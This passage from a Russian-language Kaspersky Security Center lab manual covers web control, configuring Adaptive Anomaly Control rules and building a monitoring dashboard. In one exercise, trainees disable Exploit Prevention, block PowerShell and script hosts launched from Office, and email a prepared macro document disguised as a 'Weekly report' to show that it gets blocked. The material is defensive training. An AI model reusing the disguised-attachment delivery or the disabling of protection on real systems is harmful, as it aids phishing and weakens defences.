38. Обратите внимание, что доступ к сайту *www.coinmarketcap.com* заблокирован Веб контролем



Заключение

В этой лабораторной работе был рассмотрен функционал блокирования доступа к веб-ресурсам. Доступ может разрешаться или блокироваться по категориям содержания, типу данных или и так, и так. Блокировка доступа может быть ограничена по времени и распространяться на группы пользователей или на отдельных пользователей. Типичные сценарии использования этого функционала — блокировка доступа к социальным ресурсам, блокировка загрузки исполняемых файлов, или доступа к внешней электронной почте, через которую может проходить как утечка информации, так и загрузка вредоносных объектов.

Лабораторная работа 19.
Как настроить Адаптивный Контроль Аномалий

Сценарий. В Kaspersky Endpoint Security есть компонент, который отслеживает запуски скриптов и макросов и обнаруживает системные аномалии. Вы решили проверить работоспособность данного компонента защиты. Для этого вы используете заранее подготовленный файл Word с макросом, который содержит обфусцированный PowerShell-скрипт.

Содержание. В этой лабораторной работе:

1. Настройте блокировку запуска макросов и скриптов в офисных документах
2. Проверьте, что Адаптивный Контроль Аномалий блокирует запуск вредоносного макроса

Задание A: Настройте блокировку запуска макросов и скриптов в офисных документах


Отключите основные компоненты защиты.

По умолчанию компонент защиты Адаптивный Контроль Аномалий работает в режиме статистики и собирает статистику о запусках программ и скриптов. Чтобы проверить срабатывание компонента на вредоносные файлы, его необходимо принудительно перевести в режим блокировки.


Компьютеры **KSC**, **DC, Alex-Desktop** и **Tom-Laptop** должны быть включены.

Задание выполняется на компьютере **KSC**.


1. Откройте веб-консоль Kaspersky Security Center
2. В боковом меню выберите **Devices | Polices & Profiles**
3. Откройте политику **Kaspersky Endpoint Security for Windows**




4. Перейдите на вкладку **Application Settings**
5. Отключите **Exploit Prevention**




6. Выберите **Security Controls**
7. Пройдите в настройки компонента **Adaptive Anomaly Control**




8. Пройдите по ссылке ***Rules***, чтобы настроить правила срабатывания



9. Разверните список правил: **Activity of office applications**
10. Переведите правила в режим блокировки. Измените действие с **Smart** на **Block** для следующих правил:
    - Запуск Microsoft Console Based Script Host из офисной программы
    - Запуск Microsoft Windows Based Script Host из офисной программы
    - Запуск Microsoft Windows Command Processor из офисной программы
    - Запуск Microsoft PowerShell из офисной программы



11. Сохраните политику: нажмите **OK** и **Save**
12. Подтвердите применение данных настроек. Нажмите **Yes**
13. Подождите, пока политика применится




Задание B: Проверьте, что Адаптивный Контроль Аномалий блокирует запуск вредоносного макроса

Отправьте письмо с вложением, содержащим вредоносный скрипт, и убедитесь, что запуск файла будет заблокирован.


Начните выполнять задание на компьютере Alex-Desktop.

14. Запустите **Microsoft Outlook**
15. Создайте новое письмо:
    - Укажите адресата. В поле **To** введите **tom@abc.lab**
    - В поле **Subject** введите **Weekly report**
    - Приложите к письму файл **Weekly report (ps).doc**, место расположения файла уточните у преподавателя
16. Отправьте письмо: нажмите **Send**




Переключитесь на компьютер Tom-Laptop.


17. Запустите **Microsoft Outlook**
18. Откройте вложение **Weekly report (ps).doc**




19. В окне Microsoft Word нажмите **Enable content**



20. Убедитесь, что появилось сообщение о запрете запуска **PowerShell.exe**
21. Нажмите **OK**
22. Убедитесь, что действие заблокировано Kaspersky Endpoint Security



23. Откройте отчет программы
24. Выберите **Adaptive Anomaly Control**
25. Найдите событие о блокировке действия
26. Закройте окно **Microsoft Word**



Лабораторная работа 20.

Как настроить дэшборд

Сценарий. Каждый день вы заходите в консоль Kaspersky Security Center, чтобы понять, работает ли защита, и нет ли угроз, с которыми нужно разобраться. Чтобы тратить меньше времени, создайте дэшборд и наполните его панелями, которые дадут ответы на все вопросы на одном экране.


Содержание. В этой лабораторной работе создайте и настройте дэшборд для ежедневного мониторинга.

Задание A: Добавьте новые виджеты в дэшборд


Компьютеры **KSC**, **DC, Alex-Desktop** и **Tom-Laptop** должны быть включены.

Задание выполняется на компьютере **KSC**.


1. Откройте веб-консоль Kaspersky Security Center
2. В боковом меню выберите **Monitoring & Reporting | Dashboard**
3. Обратите внимание, что веб-консоль Kaspersky Security Center имеет ряд предустановленных виджетов




4. Чтобы добавить новый виджет, нажмите **Add or restore web widget**




5. Разверните секцию **Update** и выберите **Distribution of anti-virus databases**
6. Нажмите **Add**




7. Новый виджет был добавлен в список
8. Нажмите **Add or restore web widget**




9. Разверните секцию **Statistics of threats** и выберите **History of network attacks**
10. Нажмите **Add**



11. Чтобы отредактировать отображение виджета, нажмите по иконке управления виджетом
12. Выберите **Chart type: Lines**



13. Отображение виджета было изменено

